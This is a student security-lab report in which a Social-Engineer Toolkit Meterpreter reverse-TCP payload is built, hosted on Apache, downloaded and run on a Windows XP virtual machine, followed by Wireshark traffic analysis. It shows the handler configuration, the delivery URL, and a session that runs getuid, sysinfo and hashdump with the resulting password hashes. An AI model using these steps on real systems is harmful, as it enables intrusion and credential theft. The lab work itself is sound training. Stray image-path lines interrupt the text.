

29/11/2024
1BM22IC044

CSY Lab Report-04 -Using SETOOLKIT For infectious payload


Overview:

In this experiment, we leveraged the *setoolkit* to generate a malicious payload configured for a reverse TCP connection, enabling a meterpreter session. An Apache server was hosted on the attacker machine (Kali Linux), where the payload was stored. This exploit was then accessed and executed on a victim machine running Windows XP. By successfully running the payload, we gained a meterpreter shell and interacted with the victim system using its commands. To analyze the underlying communication, *Wireshark* was used, but we observed that TLS encryption limited our initial analysis. To bypass this, an SSL keylogging file was configured, and decrypted HTTP packets were analyzed. Finally, the exploit was uploaded to VirusTotal to assess its detection rate among various antivirus (AV) solutions.

Steps in Detail:

1. Setoolkit Command:

We began by launching *setoolkit* via the terminal.



```
kali-raz@LAPTTOP-799Q9DCJ-RAJ: ~
File Actions Edit View Help

      .M+ ..... MM.
      .MM.      .MD
      MM .      .MM
      $MM      .MM.
      ,MM?      .MMM
      ,MMMMMMMMMM
      https://www.trustedsec.com

[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (ReL1K)
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF) confirm the Update. After updating, verify the
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

2. Attack Selection:

The "Social Engineering Attack" was chosen from the available options in *setoolkit*.

```
kali-raz@LAPTOP-799Q9DCJ-RAJ: ~
File Actions Edit View Help

[---] The Social-Engineer Toolkit (SET)
[---] Created by: David Kennedy (ReL1K)
[---] Version: 8.0.3
[---] Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec
[---] Follow me on Twitter: @HackingDave
[---] Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 3

If the Version Is Already Up-to-Date
If no updates are available and you're still encounter
directly from GitHub:
* Uninstall the Existing Version.
sudo apt remove --purge setoolkit
```

3. Payload Generation:

Using the "Infectious Media Generator" option, we created a meterpreter payload tailored by Rapid7, which employs DLL memory injection for stealth.

```
kali-raz@LAPTOP-799Q9DCJ-RAJ: ~
File Actions Edit View Help

10) Third Party Modules
99) Return back to the main menu.

set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.
1) File-Format Exploits
2) Standard Metasploit Executable
99) Return to Main Menu


set:infectious>2

1) Windows Shell Reverse_TCP
2) Windows Reverse_TCP Meterpreter
3) Windows Reverse_TCP VNC DLL
4) Windows Shell Reverse_TCP X64
5) Windows Meterpreter Reverse_TCP X64
6) Windows Meterpreter Egress Buster
7) Windows Meterpreter Reverse HTTPS
8) Windows Meterpreter Reverse DNS
9) Download/Run your Own Executable

set:payloads>
```



4. Shell Configuration:

Parameters like LHOST (attacker's IP) and LPORT (listening port) were specified. The payload's storage location was also noted.



5. Apache Server Setup:

An Apache server was started using `sudo service apache2 start`, and the payload was copied to the server's root directory.




6. Payload Deployment:

The payload was downloaded and executed on the Windows XP victim system via the browser.

```
kali-raz@LAPTTOP-799Q9DCJ-RAJ: ~  
File Actions Edit View Help  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 2034 bytes 1844866 (1.7 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 2034 bytes 1844866 (1.7 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali-raz@LAPTTOP-799Q9DCJ-RAJ)-[~]  
$ cp /root/.set/payload.exe /var/www/html/payload.exe  
cp: cannot stat '/root/.set/payload.exe': Permission denied  
  
(kali-raz@LAPTTOP-799Q9DCJ-RAJ)-[~]  
$ sudo cp /root/.set/payload.exe /var/www/html/payload.exe  
[sudo] password for kali-raz:  
Sorry, try again.  
[sudo] password for kali-raz:  
Sorry, try again.  
[sudo] password for kali-raz:  
  
(kali-raz@LAPTTOP-799Q9DCJ-RAJ)-[~]  
$ ls /var/www/html  
index.html index.nginx-debian.html payload.exe  
  
(kali-raz@LAPTTOP-799Q9DCJ-RAJ)-[~]  
$
```

- Go to the windows xp open the internet and type the ip address of the kali to access the payload and then run the following command: `http://<ip of kali>/payload.exe` and run all the options like run to run the payload

Output:





8. Shell Access:

Upon execution, the terminal confirmed the reverse shell establishment, enabling interaction through commands like `sessions -i 1`, `getuid`, `sysinfo`, and `hashdump`.

```
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.53.11
LHOST => 192.168.53.11
resource (/root/.set/meta_config)> set LPORT 1234
LPORT => 1234
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.53.11:1234
[*] Sending stage (176198 bytes) to 192.168.53.9
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.53.11:1234 -> 192.168.53.9:1043) at 2024-11-28 01:20:55 -0800
```

```
meterpreter > getuid
Server username: WINDOWSXP\Administrator
meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > hashdump
Administrator:500:7c3ef25fa3779d64aad3b435b51404ee:1a49257017cfea65452a8927ce010bd3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6ce489580b5346c8edf4cdaaee348b82:c334faab7534920eb9a2ee13f7347ee4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6667a785fe9b7eb84ae46f1df922de5a:::
meterpreter >
```

9. Traffic Analysis using Wireshark:

When analyzing the network traffic in Wireshark, I observed that the data was encrypted under

kali, 1 (Snapshot 4) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

xyz.pcapng

33


11s



No.	Time	Source	Destination	Protocol	Length	Info
23	21.658682336	192.168.53.11	185.199.109.133	TLSv1.3	571	Client Hello (SNI=raw.githubusercontent.com)
24	21.73838447	185.199.109.133	192.168.53.11	TLSv1.3	1514	Server Hello, Change Cipher Spec, Application Data
28	21.773521366	185.199.109.133	192.168.53.11	TLSv1.3	994	Application Data, Application Data, Application Data
30	21.782743263	192.168.53.11	185.199.109.133	TLSv1.3	118	Change Cipher Spec, Application Data
31	21.782837043	192.168.53.11	185.199.109.133	TLSv1.3	267	Application Data
33	21.995896382	185.199.109.133	192.168.53.11	TLSv1.3	1618	Application Data, Application Data, Application Data

Frame 33: 1618 bytes on wire (8144 bits), 1618 bytes captured (8144 bits) on interface eth0, id 0
 Ethernet II, Src: 52:54:00:12:35:06 (52:54:00:12:35:06), Dst: PCSystemec-68:f3:fa (08:00:27:08:f3:fa)
 Internet Protocol Version 4, Src: 185.199.109.133, Dst: 192.168.53.11
 Transmission Control Protocol, Src Port: 443, Dst Port: 40496, Seq: 3861, Ack: 795, Len: 964
 Transport Layer Security
 - TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
 Opaque Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 967
 Encrypted Application Data [truncated]: 2884b84569e7d4edf6ff95ccfcc49d63297b9596f86b79a74977ac
 [Application Data Protocol: Hypertext Transfer Protocol]
 - TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
 Opaque Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 23
 Encrypted Application Data: 8b64d18c9b28f3d4ecf3ad24b5f4ebf633acd3dca52
 [Application Data Protocol: Hypertext Transfer Protocol]
 - TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
 Opaque Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Encrypted Application Data: 8d1738ad51c60978e3cef27bb9a984d2977b6
 [Application Data Protocol: Hypertext Transfer Protocol]

Transport Layer Security: Protocol

Packets: 264 - Displayed: 6 (2.3%)





The image displays two screenshots of the Wireshark network protocol analyzer.


